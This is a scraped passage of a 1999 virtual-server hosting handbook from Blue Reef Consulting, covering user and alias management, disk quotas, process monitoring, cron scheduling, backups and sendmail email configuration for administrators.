    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 4 - Using iRoot and iManager Note: While using the vadduser Wizard or any of the iRoot Wizards, use the Prev and Next buttons to navigate forward and back to make any changes you need before confirming your decisions. To change Email and FTP Users' Passwords - vpasswd 1. Go to the vpasswd Wizard - Username section. 2. Select a username, click Next. 3. Enter the users new password and confirm your entry. Click Next to confirm. 4. If the settings are correct, click Change Password. To remove Email and FTP Users - vrmuser 1. Go to the vrmuser Wizard - Username section and select a user to delete. 2. Click Next to confirm. 3. Click Remove User. Adding an Email Alias 1. Go to the Add Alias Wizard - Alias Name section to add an Email alias. 2. Choose an alias name, click Next to go to the Alias Type screen. 3. Select a simple alias, an include list , or an autoreply. Note: If you have questions how to implement the alias, include list, or autoreply, please refer to chapter 7. 4. Click New Aliases to run the vnewaliases command (so your changes take effect). To delete an Email Alias 1. Go to the Delete Alias Wizard - Alias Name section. 2. Select an alias name to delete from the list, click Next to confirm. 3. Click Remove Alias or click Prev or Cancel to start over. 4. Click New Aliases to run the vnewaliases command (so your changes take effect). To update your aliases file-vnewaliases 1. Go to the vnewaliases Wizard section. 2. Click New Aliases to update your aliases file. To change your server root password-passwd To change the root users password you must telnet or SSH to the vritual server and type the following: % passwd userid Enter your choice for a new password and confirm it. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 52
  • 53.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 5 - Maintaining your Virtual Server Chapter 5 Maintaining your Virtual Server The Blue Reef support staff maintains the physical server on which your Virtual Server is hosted, but you are responsible for the daily administration of your Virtual Server. The responsibilities of the Virtual Server Administrator vary according to what programs are running on the Virtual Server. This chapter discusses the following: ♣ Managing Quotas ♣ Managing the Virtual Server load ♣ Managing users ♣ Troubleshooting ♣ Automating routine processes ♣ Backups http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 53
  • 54.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 5 - Maintaining your Virtual Server Managing Quotas Each Virtual Server has a disk quota that controls the amount of disk space available on the host server. The amount of disk space for each Virtual Server depends on its Virtual Server type. The default quotas for the types of Virtual Servers are listed below: § Server A: 70 Megs § Server B: 200 Megs § Server C: 500 Megs The Virtual Servers quota can be increased at any time. Additional disk space costs $1 per meg/per month. Yet, it is not always necessary to add additional disk space when your quota is reached. The log files on your Virtual Server may take up excessive space because they have not been processed and cleared, or in other cases a hung process such as AFTPD could be using disk space. These ssues will be discussed later in this chapter. To increase your quota Send an email to serverservice@bluereef.net, requesting additional disk space in 1 meg increments. Sample Quota Command To check the amount of disk space used on the Virtual Server, telnet to the server and from a command prompt type: % quota Disk quotas for user bob (uid 11487): Filesystem blocks quota limit grace files quota limit grace /usr 80030 281600 309760 255 55000 57750 Defining Quota commands Filesystem This indicates that quota is checking for any files that you own on the /usr volume. You also own files on the /backup volume but they are not counted against your quota. Blocks The blocks indicate the space that is currently being used. A block is 1024 bytes. This server is using 81.9 megs of disk space (80030x1024). Quota The disk space allowed a Virtual Server indicated in blocks. This Virtual Server is a server C which has 275 megs by default (281600/1024=275). The quota is a soft limit, meaning the server continues to function when it reaches the quota. Limit The limit is a hard limit, meaning the server is unable to write to disk when it exceeds this limit. Each Virtual Server is allowed a 10% (275+27.5=302.5 | 302.5*1024=309760) excess of its quota before the limit is reached. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 54
  • 55.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 5 - Maintaining your Virtual Server Grace The grace period is a time allowed for being over quota before a hard limit is reached. The grace period is 7 days. You can go over quota and still continue to function as long as you don't go over quota by 10% or more or for over 7 days. Files Your quota is also controlled by the number of files you have and the amount of disk space. The limit on the number of files can be increased without a charge. We currently give you 200 files per meg (275*200=55000). The files limit has a quota and grace which function just like the disk space quota. Note: When you are over the quota you need to take action before the limit is reached. When the limit is reached, any program that creates or appends to files will not function. Exceeding Quotas Due to Logs The server maintains log files for email, FTP and the World Wide Web. The logs grow rapidly on an active server. To avoid exceeding the limit due to log files, set up a CRON file that emails the needed logs to you and then nukes the logs when finished. See Managing with Cron, later in this chapter. To remove log files At the command prompt, enter the command vnukelog. This action removes the following files: ~/usr/log/messages (this is the log file for E-mail, ftp and logins) ~/www/logs/error_log ~/www/logs/access_log ~/www/logs/referer_log Handling Subhost Quotas The command used to maintain logs for subhosts is called vnl. The command reads the World Wide Web httpd.conf file, checks for subhosts with log files, and lists the log files. You can then choose which log files to delete with vnl. To view your disk usage While at a command prompt: % cd % vdiskuse | more Note: vdiskuse lists the directory and file usage from your current directory. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 55
  • 56.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 5 - Maintaining your Virtual Server Managing the Virtual Server Load The Virtual Server has limits on the amount of resources it can use at any one time. This makes it very important to manage the load you put on it. The term "load" refers to the usage of the following: ♣ Memory ♣ CPU ♣ Files open ♣ Processes The following table shows Virtual Server limits. Server A Server B Server C Memory 8 MEGS Memory 8 MEGS Memory 12 MEGS Quota 70 MEGS Quota 200 MEGS Quota 500 MEGS Each Virtual Server needs limits to prevent any one Virtual Server from adversely affecting the performance of the entire physical host server. To check the Virtual Server load From the command prompt type: % top The top command displays both cumulative totals of the host server and totals of your Virtual Server: ♣ load average ♣ number of processes ♣ CPU use ♣ Memory use Sample top command The following is a sample of the output from running top: load averages: 0.06, 0.02, 0.00 14:34:21 263 processes: 8 running, 249 sleeping, 6 zombie CPU states: 44.0% user, 0.0% nice, 32.3% system, 0.0% interrupt, 23.7% idle Memory: Real: 42M/95M Virt: 105M/1319M Free: 114M PID USERNAME PRI NICE SIZE RES STATE TIME WCPU CPU COMMAND 20655 trout 18 0 220K 288K sleep 0:00 0.00% 0.00% csh http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 56
  • 57.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 5 - Maintaining your Virtual Server 20686 trout 28 0 504K 644K run 0:00 0.00% 0.00% top While running top you can do the following: To increase the number of processes listed § While top is running press "n" To kill a process 1. While top is running press "k" 2. Enter the process ID (PID). The left column stores the PID. You can kill multiple processes by entering multiple PID numbers on one kill line with a space separating the PID numbers. Note: Take care when killing a process. The only time that you should kill a process is if a process is hung and using up your resources. Defining top terminology Load averages The load averages at the top of the example is your Virtual Server’s total load with a history of one minute, five minutes and fifteen minutes. A load average over 1.0 is high for a Virtual Server. Active processes The active processes at the bottom of the example are the processes currently running on your Virtual Server. Memory and Processes A process is a program that is running, sleeping, or waiting. For example, when your web site receives a hit, HTTPD uses a process. If the programs you have running exceed the memory limit, your Virtual Server will stop running services. For example, if you are running a RealAudio server that uses 4 MB of memory, only half of your Virtual Server's memory would be available for other processes. To check the processes From the command prompt: % ps To check the processes that start with POP, you would enter at the command prompt: % ps –ax | grep pop The following is an example of killing a process: % ps -ax | grep pop % kill pid_number http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 57
  • 58.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 5 - Maintaining your Virtual Server Managing Users As stated earlier, the Virtual Server Administrator is responsible for the following: ♣ Adding users ♣ Removing users ♣ Modifying user profiles The following commands deal directly with users and their profiles. Each command is explained in detail in this chapter: vadduser Adds and modifies users. vlistuser Lists all users on your Virtual Server. vrmuser Removes a specified user. vpasswd Changes password for a user. Adding Users Use "vadduser" to add users and modify existing users’ profiles. To add a user 1. Via telnet or SSH, enter "vadduser" at the prompt. This action displays a series of questions or commands: % vadduser 2. Enter the username 3. Enter email/FTP password. 4. Retype new password: 5. Enter user's Full Name followed by a return. Use less than 80 characters and no ':' characters. 6. Enter the Account Services the user will require, including: ♣ FTP (File Transfer Protocol) for uploading/downloading files ♣ Email services including POP, IMAP, and SMTP ♣ Enter the service name (FTP or Mail) to toggle the services for the account. 7. Enter a response to the question "Do you want to add service options like quotas to this account?" 8. Enter the FTP quota for this account in MB (0 for no quota). 9. Enter a numerical response for the question "Where would you like to put the user’s home directory?" ♣ Enter "1" for an E-mail account home directory (/usr/home/username). ♣ Enter "2" for a web-hosted account home directory (/usr/local/etc/httpd/htdocs/username). ♣ Enter "3" for an anonymous FTP home directory (/ftp/pub/username). ♣ Or enter any custom path (e.g. /www/httpd/htdocs/users/username) http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 58
  • 59.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 5 - Maintaining your Virtual Server Note: Running the vadduser script is straightforward with one exception: the account services (FTP and Mail). These services are added to a user's account by default. Don’t enter anything, just hit enter for the user to have FTP and Email. For the user to have FTP- only access, enter mail. For the user to have Mail-only access, enter FTP and hit enter. If you need to add a service, enter FTP or mail to toggle it on. To modify an existing user 1. Run vadduser again. 2. Specify the username. 3. vadduser detects the user by name, then asks you if you want to modify the user account. Proceed through the Vadduser fields by answering the questions. To list users vlistuser Lists the users you have added to the Virtual Server. It lists the name, userid, home directory and e- mail/FTP quotas. Removing Users vrmuser Removes a user from your Virtual Server. To run vrmuser, enter the command at a UNIX prompt. Changing a User's Password vpasswd Changes a user's password. To run vpasswd type vpasswd username at a UNIX prompt. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 59
  • 60.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 5 - Maintaining your Virtual Server Troubleshooting the Virtual Server The Virtual Server Administrator is called upon to troubleshoot the errors and problems that will come up from time to time. Many of the troubleshooting steps have already been mentioned in this chapter. Checking the Quota Remember: when the quota hard limit is met, nothing can write to disk. Email will not be accepted, logs will not be written, installs will not complete, guestbooks and forms will not save to file. Remember the quota has the soft limit and hard limit so you have time to fix the problem. If you exceed your quota you can use the vnukelog and vdiskuse commands to fix the problem. Checking the Log Files Errors and system messages are logged in the Virtual Server log files. If you are having problems with email or FTP check the ~/usr/log/messages file. When users report problems with email or FTP, the second step after checking quotas is to review the messages file. An enduser often does not understand the cause of his errors. Checking the ~/usr/log/messages file will give more details on the error. It is extremely useful to use the "tail" command to watch the messages as they are being added to the log. The tail command allows you to see error messages as they are added to the log if you can get the user to duplicate the error. To do this do the following: 1. Telnet or SSH to your Virtual Server 2. At a command prompt type the following: % tail -f ~/usr/log/messages 3. Have the user duplicate the error while running the tail command. Any error messages displayed in the web broswers will be recorded in the ~/www/logs/error_log file. While the error message in the browser may be vague ("Server Error 500"), the error log will have detailed error messages. You can use the above tail command to watch the log while you duplicate the error. Checking the Processes If you are getting errors, check to see which processes running. Use the top and ps commands to check the processes currently running. Occasionally a a CGI program may not close properly, which then causes it to use all of theVirtual Server's capacity. At other times, the popper process may hang when a user's connection is terminated improperly. When checking top check how long a process has been running. If it is idle and has been running for a long time it may be hung and causing you some problems. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 60
  • 61.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 5 - Maintaining your Virtual Server If all of the above steps fail, contact Blue Reef support . Technical support can give the details of what solved the problem allowing you to keep that information for future use. Also check the Blue Reef Virtual Server web site. Support has archives, knowledge bases and numerous documents that will help with common problems. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 61
  • 62.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 5 - Maintaining your Virtual Server Managing with Cron Cron enables you to schedule tasks to be done automatically. Cron is the system scheduler for Unix. Using Cron, you can schedule events to occur daily, weekly, monthly, hourly or whenever. Any command or set of commands you can run from a Telnet or SSH prompt can be run from Cron. For detailed information on Cron you can telnet to your server and type "man 5 Crontab" at the command prompt. Much of the information in this section is taken from the man (manual) page written by Paul Vixie. Each Virtual Server can load its own Cron job to execute scheduled tasks. The most effective way to use Cron is to load the scheduled tasks into the Cron daemon from a file that you have created and stored on the Virtual Server. Although it is possible to manipulate Cron directly, loading Cron jobs from pre-formatted files will ensure that you have a copy of the file around for editing and for archival purposes. A common place to put such a Cron file is in a directory called Cronfiles in your ~/etc directory. To make the " Cronfiles" directory 1. Connect to your Virtual Server via Telnet or SSH. 2. Enter: % cd ~/etc % mkdir cronfiles You can then store the file(s) holding your Cron information in this directory. After you have made the Cron file, you need to load it into the Cron program (daemon). To load a file into the Cron program 1. Change directories to where the file is located on your Virtual Server. % cd ~/etc/cronfiles If you have placed a Cron file in the directory named my_ cron_file, load the file into the Cron program by typing: % crontab my_cron_file A copy of the Cron file you created is in memory in the Cron program. To view Cron's copy in memory, you can call the Cron program with the "list" option: % crontab -l Cron has other command line options such as "edit" and "remove". These commands will allow you to manipulate the information that Cron has in memory. For example, if you wanted to add another event to the Cron information, you could use the Crontab -e option: % crontab -e This will take the copy of the entry that is stored in the Cron programs memory, and allow you to edit it. This is however a less preferable option than changing the physical file and re-loading it into Cron because the changes will not be physically stored anywhere accept in Cron’s memory. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 62
  • 63.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 5 - Maintaining your Virtual Server % crontab -r This will remove the Cron entry you have loaded. Note: If you created a Cron entry with " crontab -e" and your run "crontab -r", you will lose your Cron entry forever. This is a good reason to keep a physical copy of your Cron file and load it into memory. Creating Cron files In a Cron file, blank lines are ignored. Lines that have a pound sign (#) as the first character are considered comments and thus are also ignored. There are two types of Cron entries: environmental variables and Cron commands. Environmental variables Environmental variables have the form: name = value The spaces around the equal sign are optional and any spaces in the "value" will be included in the value being set. The value string may be placed in quotes (either single or double) to preserve leading or trailing spaces. One environmental variable that can be set is the MAILTO variable. If MAILTO is defined, any mail that is sent by Cron, such as error notices, are sent to the address assigned to the variable. If this value is not explicitly defined, error mail messages will be sent to the Virtual Server Administrator login name. For example, if your Virtual Server Administrator login name (i.e., Telnet login name) were "judy", administrative email from the Cron daemon would be sent to judy@yourdomain.com. An example MAILTO entry might look like: MAILTO=johndoe@somedomain.com If MAILTO is defined as follows: MAILTO="" no mail will be sent from Cron Setting Cron commands Each command entry in a Cron file is composed of a series of fields that Cron uses to determine which event to run at a specific time and date. The first five fields (space delimited) specify time and date information as follows: CRON Time and Date fields Field Allowed values Minute 0-59 Hour 0-23 Day of Month 0-31 Month 0-12 (first three letters of month names allowed) Day of Week 0-7 (first three letters of weekday names allowed) http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 64
  • 64.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 5 - Maintaining your Virtual Server Asterisks may be used as wildcards, meaning "first through last." The asterisk is used when you want an event to occur for every allowable value. For example, if you wanted to schedule your log files to be purged on a monthly basis you could place an asterisk in the Day of Month field. As you might imagine, it would be unwise to put an asterisk in the Minute field of the Cronfile as it would cause excessive load on your Virtual Server to process the log file every minute. Ranges, such as two numbers separated with a hyphen (-), are allowed. For example, if you wanted the Cron to send you email to warn you that your taxes are due April 15th, and you want to be warned starting in January until they are due in April, you could create a Cronfile with the value 1-4 in the month field, and the Cron would run starting in January until April. You can specify a list of values by separating the numbers with a comma. For example, 1,7,9,10 would be the months January, July, September, and October. Skip values can be specified with the "/" sign. For example, 1-12/2 would be "every other month." Names can also be used for the month and day of the week fields. The first three letters of the month or day can be used, but is not allowable with ranges or lists. Here are some additional examples of valid time/date values: Example: What it does (examples are in the hour field) 8-12 Event will execute each hour in the range 8,9,10,11,12 1,4,5,7 Event will execute each hour specified 1,4,5,7 0-4,8-12 Event will execute each in the two ranges 0-23/2 Event will execute every other hour 2,4,6,8.... */2 Same as above The sixth field in a Cron file (i.e., rest of the Cron line) is where you place the command you want to run. The entire command portion, up to the newline character or the % character will be executed by /bin/sh (or the shell you have specified with the SHELL environmental variable). Percent signs in the command, unless they are "escaped" with a backslash () will be changed into newline characters and all data after the first % will be sent to the command as standard input. Example Cron for mailing a notice about taxes: # This is a comment. SHELL=/bin/csh MAILTO=johndoe@somedomain.com 5 22 14 1-4 * mail -s "Your taxes are due on April 15th" judy@somedomain.com%Judy,%%Fill out your taxes!% Note: Do not place hard returns in Cron commands; the line will wrap on its own. Hard returns tell Cron that the end of the Cron command has occurred. Example Cron for deleting logs monthly: MAILTO=johndoe@somedomain.com 1 3 * * * /usr/local/bin/virtual vnukelog http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 64
  • 65.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 5 - Maintaining your Virtual Server Notice the use of the "virtual" command in the above example. The virtual command is used to run scripts from the users "home" directory. It should be pointed out here that CRON jobs do not run from the Virtual Server environment. They run from the physical server environment but run under the Virtual Server User ID (a special number that keeps track of users, what files they own, and what processes they own). For this reason, when you try and run scripts or programs from Cron, you must include the full path to the script. This includes the path to your "home" directory. For example, if your telnet login were "judy", the path to your home directory would be /usr/home/judy/. This is the path from the physical server's root file structure. Example Cron for sending a notice to occasionally mail information to judy: 01 09 14,30 1,3,5,7,8,10,12 * cat $HOME/etc/ Cronfile/my_ Cron_file | /usr/bin/mail -s "Message goes here" judy@somedomain.com Tip: The use of the environmental variable $HOME, enables you to do the same thing as the virtual command. Example Cron for automating stats using getstats: 40 19 * * * /usr/local/bin/getstats -d -f | /usr/bin/mail -s "HTTP Daily stats" judy@somedomain.com Example Cron for producing a weekly "getstats" report 40 19 * * 1 /usr/local/bin/getstats -w -f | /usr/bin/mail -s "HTTP Weekly stats" judy@somedomain.com Example Cron for nuking the logs with the -n option 40 19 1 * * /usr/local/bin/getstats -w -f -n | /usr/bin/mail -s "HTTP Monthly Stats" judy"@somedomain.com Note: Nuking the logs only occurs after Cron has produced a weekly "getstats" report. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 66
  • 66.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 5 - Maintaining your Virtual Server Backups Each night the Virtual Server is copied to /backup/home/login-id. Prior to the copy the contents of /backup/home/login-id are compressed into a tar file which also gets archived on tape. Restoring files from the different locations would be difficult without a utility called getback. To restore a file using getback, Telnet to the server and change to the directory where the file is located and then type getback filename or getback directory-name. It will list the times and dates available from tape, /backup/home, and /usrbackup. There is a charge for recovering some of the older files, getback will say "fee" on the line if it is a charge. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 66
  • 67.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Chapter 6 Using the Virtual E-mail Service Among the most popular features of the Internet today is electronic mail, or email. Like its postal equivalent, email are messages relayed with sender addresses and recipient addresses. Unlike postal mail, however, electronic mail is delivered around the world in a matter of seconds and is used to reach a large number of recipients with little cost or difficulty. When discussing the transmission of email messages from computer to computer across the Internet, you should first understand some of the technical terminology involved. When computers transfer email to each other across a computer network, they communicate using a special protocol, or a prearranged pattern of communication, to "speak" to each other so that mutual comprehension occurs. This chapter includes information about the following: ♣ Protocols ♣ Exploring SMTP server software ♣ Creating email accounts ♣ Setting up aliases ♣ Creating email address mappings ♣ Maintaining your email log file http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 67
  • 68.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Protocols SMTP (Simple Mail Transfer Protocol) enables computers to send mail to each other using the Internet. SMTP pertains only to the protocol used by computers to transfer and deliver email. POP (Post Office Protocol) enables mail recipients to retrieve mail that has arrived. IMAP (Internet Message Access Protocol) enables message retrieval and storage. SMTP Server An SMTP server must have the following to send and receive email across the Internet: ♣ An SMTP server should have a continuous Internet connection and be prepared to receive mail at all times because incoming mail can arrive at any time of day. ♣ An SMTP server also delivers outgoing messages on behalf of a computer that does not have complete SMTP capabilities. ♣ An SMTP server performs relays on behalf of other computers. When an SMTP server is asked to deliver a message on behalf of another computer and the recipient of the message is not a local user on the system, the SMTP server relays the message to the eventual destination server. POP Server A POP server enables recipients of email messages to retrieve the messages from the POP server. Once the messages are retrieved and deleted by recipients, the messages cannot be "put back" or restored on the server. IMAP Server An IMAP server enables users to retrieve mail and store mail (unlike a POP server). Users can shuffle messages to and from the IMAP server. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 68
  • 69.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Exploring SMTP Server Software The Virtual Server system uses the SMTP server software package named "sendmail." Sendmail is a UNIX-based program that routes much of the world's Internet email. UNIX-based programs are case sensitive, so remember that all file names and commands should be in lower case, unless otherwise specified. Configuration file File description ~/etc/sendmail.cf This file is the master sendmail configuration file. The sendmail.cf lists file locations and configuration items that the sendmail program uses. Do not alter this file unless you are an experienced email administrator. ~/etc/aliases This file contains the alias list (or forwarding addresses), used to distribute incoming mail messages. ~/etc/aliases.db This is the binary version of the ~/etc/aliases file that sendmail uses. Do not manually edit this file. To rebuild ~/etc/aliases.db, edit ~/etc/aliases and run vnewaliases. ~/etc/virtmaps This file contains the virtual email address mappings used by sendmail when you have more than one domain name associated with a virtual server. ~/etc/spammers This file contains the email addresses or Internet hostnames of abusive Internet users whose mail will be rejected if it is ever sent to your system. The ~/etc/spammers file enables you to selectively reject "junk" mail. ~/etc/spammers.db This is the binary version of the ~/etc/spammers file that sendmail itself uses. Do not manually edit this file. To rebuild ~/etc/spammers.db, edit ~/etc/spammers and run the command vnewspammers. ~/etc/relayers.db This is a binary file used by sendmail as an IP address database of authenticated users. Do not manually edit this file. You can use the vsmtprelay command to manipulate contents of this file ~/usr/log/messages This is the master log file for the Virtual Server because it records transactions that occur on your Virtual Server system. You can use this file as a diagnostic tool in tracing server problems. The relationship of the ~/usr/log/messages file to the email handling system is described in more detail later in this chapter. ~/usr/mail When the Virtual Server email system receives incoming mail, the mail is stored in this directory. As new messages arrive they are appended to a file in this directory. The file is named after the recipient of the message (based on account names). ~/usr/spool/mqueue The ~/usr/spool/mqueue directory is a temporary location to hold incoming or outgoing mail that is experiencing delivery troubles. The Virtual Server email system is programmed to automatically "flush" this queue on a periodic basis. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 69
  • 70.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Commands and Utilities for Managing Email The previous chapters covered commands and utilities used to create and manage user accounts on the Virtual Server. This chapter will not repeat the previous chapters content, but will explain how these commands are used for managing email accounts. Below is a list of commands and utilities for managing email accounts. The "Name" is either the command name or the name of the utility. The "Type" identifies the name on the left as either a command (which is run from a Telnet or SSH prompt) or a utility like "Ace" or "iRoot" (which is installed and run from a browser). Name Type Description vadduser command Creates new user accounts for email and ftp. If the users already exists vadduser modifies the account. vrmuser command Removes the specified user vlistuser command Lists all valid users and their services and (email / FTP) and quotas. vpasswd command Changes a password for the specified user. iRoot utility Runs in your web browser and allows you to manage user accounts, email aliases, passwords Ace utility A Java program that provides a graphical interface to the above-listed commands; has some additional features. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 70
  • 71.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Creating Email Box Accounts The "vadduser" command was introduced in Chapter 4. Vadduser is the command used to create user accounts on the Virtual Server. While running vadduser you set up an email and FTP account for the user. You can also use vadduser to modify user accounts after they have been created. You would use vadduser: ♣ When you create a user account. ♣ To modify an existing user account. When Creating Email Accounts: 1. Assign the user FTP service if the user intends to retrieve mail through the IMAP server rather than through an email software. 2. Set disk space quotas for the email and FTP accounts. Users who use IMAP mail must have disk space on the server for storing email. 3. Select the vadduser option number 2 for the FTP home directory if the user will have a virtually-hosted domain. 4. Inform the user that the email box's address is the account name followed by the "at" sign (@), followed by the domain name associated with the virtual server. For example, Mary Smith has the account name "msmith" and the domain name associated with your Virtual Server is "yourdomain.com." Mary's email address would be "msmith@yourdomain.com". Note: The FTP quota governs the space that may be consumed by the entire directory tree of a user's home directory. The FTP quota is only effective when using FTP to upload files. The mail quota governs the space that may be consumed by a user's mail file under ~/usr/mail. Each quota is expressed as a decimal integer number of megabytes (MB) of disk space. Changing Email Box Passwords As the Virtual Server Administrator, you can change user passwords at any time. Ddue to the nature of the UNIX password system, however, you cannot easily recover a user’s password. If one of your users accidentally forgets his or her account password, then you must establish a new password. To Change an Email Box Password 1. From the UNIX command-prompt enter: %vpasswd username (where username is the account name). 2. Enter the new password twice, as prompted. Note: If your users use Eudora POP/IMAP client software, the package includes Poppass, a password change option. Eudora users can select the Change Password menu option to change their own passwords without intervention by the Virtual Server Administrator. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 71
  • 72.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Advise your users to change passwords frequently. Changing passwords lessens the likelihood that malicious users can access your Virtual Server. Characteristics of good passwords include: ♣ Length--traditional UNIX systems recognize and use the first eight characters of the password. ♣ Complexity--UNIX passwords are case-sensitive, and can contain unusual characters. ♣ Obscurity--never use a password that incorporates personal information about yourself or family, or uses dictionary words. For example: De76sAf4 The above password has mixed case, numbers, zero personal information and may not be found in an English dictionary. This makes the password very secure. Managing Email Accounts Besides adding new useraccountss, use "vadduser" to edit existing accounts. To Remove Email Service From Existing Accouns Without Removing the User 1. From the command prompt, enter vadduser. This action launches the vadduser program that proceeds through a series of prompts. 2. At option number 4, "Account Services," type E-mail to remove the users E-mail service or type ftp to remove FTP services. 3. Continue through the rest of the prompts. To Remove Email Accounts 1. From the command prompt, enter vrmuser. This action launches the vrmuser program that proceeds through a series of prompts. 2. Enter the account name to remove. This action removes the entire account except the user’s home directory and contents (remove these items manually, if necessary). To List Email Boxes From the command prompt, enter vlistuser. This action displays a report with the following account information about each user: ♣ Account name ♣ Account owner ♣ Home directory ♣ Service list (with associated quotas) Note: The absence of a dash (--) in the mail quota column indicates that the account has an E-mail mailbox, (meaning the account is enabled to receive incoming mail). http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 72
  • 73.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Configuring Email Client Software There are many email clients available today. Describing how each email software should be setup to receive email is beyond the scope of this chapter. There are three basic things, however, the user needs to setup in order to receive email from the Virtual Server. 1. Email address – the email address is the username you created with vadduser plus the domain name. For example: bob@yourdomain.com 2. Incoming Mail Server – the incoming mail server is your Virtual Servers' domain name or IP address. It can also be written as "pop.yourdomain.com". 3. Outgoing Mail Server – written as "smtp.yourdomain.com". http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 73
  • 74.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Email Aliases Using the Virtual Server email system, you can create email aliases, or forwarding addresses. An email alias takes a piece of incoming mail and immediately resends it to one or more recipients. You can point many aliases to a single recipient or point a single alias to many recipients. Aliases are used to create handy replacements for difficult-to-remember or long addresses. Aliases can also be used to establish a set of generic addresses such as webmaster@yourdomain.com or info@yourdomain.com. Establishing a set of aliases like the following, promotes an image of professionalism (even if each alias points to the same recipient): ♣ sales@yourdomain.com ♣ service@yourdomain.com ♣ jobs@yourdomain.com Since a single alias can point to multiple recipients, aliases can be used to create simple mailing lists or announcement boards that point to appropriate sets of individuals, allowing the alias address to be used as a "broadcast" address for the group: ♣ everyone@yourdomain.com ♣ marketing@yourdomain.com ♣ engineering@yourdomain.com If you have a large alias file, add comments to avoid confusion. Any lines that begins with the "#" character are considered a comment, and are ignored. Creating aliases involves just two easy steps: 1. Edit the ~/etc/aliases files and add the alias. 2. Run vnewaliases from a command prompt to generate the aliases.db To Create an Alias for a Local User 1. Edit the ~/etc/aliases file and add the following line: alias: recipient Note: "alias" is replaced with the alias name, and "recipient" is replaced with a simple username. For example: webmaster: ted 2. From the command-prompt enter vnewaliases. This action generates the ~/etc/aliases.db file to activate the alias. To Create an Alias for an Off-site Recipient 1. Edit the ~/etc/aliases file, enter alias: recipient http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 74
  • 75.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Where "alias" is replaced with the alias name, and "recipient" is replaced with a full email address. For example: sales: tony@bigshotmail.com 2. From the command-prompt enter vnewaliases. This action generates the ~/etc/aliases.db file to activate the alias. Note: Aliases work best for Virtual Servers with one domain. If the Virtual Server has many domains, or virtual hosts, it is better to use the virtmaps feature indicated on page 80. Be sure to begin each alias at the start of the line because lines that begin with a space or tab are considered continuation lines. The colon separating alias and recipient should be on the same line as the alias, although it may be preceded or followed by spaces or tabs. Creating Mailing Lists Using the ~/etc/aliases file, you can create mailing lists that include many recipients. You can either create a simple mailing list, or you can create a more sophisticated mailing list that you are able to edit independent of the alias file itself. The :include: statement causes the contents of a separate file to be read in, or included, in the aliases file. This allows the recipient list to be stored in an outside file where it can be manipulated independently of the aliases file. To Create a Mailing List 1. Edit the ~/etc/aliases file and enter: alias: recipient1, recipient2, recipient3, recipient4, ... (where "..." signifies that the sequence can be continued for as long as necessary). To Create a Mailing List Using "include" 1. Edit the ~/etc/aliases file and enter alias: :include:/pathname The "/pathname" is the virtual pathname of the file. For example: subscribers: :include:/etc/subscribers.list Note: Because the contents of included files are not stored in the ~/etc/aliases.db database, it is not necessary to run the vnewaliases command to activate edited changes. The file referenced by ":include:" is a text file containing a list of recipient addresses. Each line is a list of one or more recipient addresses. Multiple addresses appearing on a line should be separated by commas. Like the ~/etc/aliases file, any line that begins with a "#" character is considered a comment and is ignored by the server, as are blank lines. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 75
  • 76.
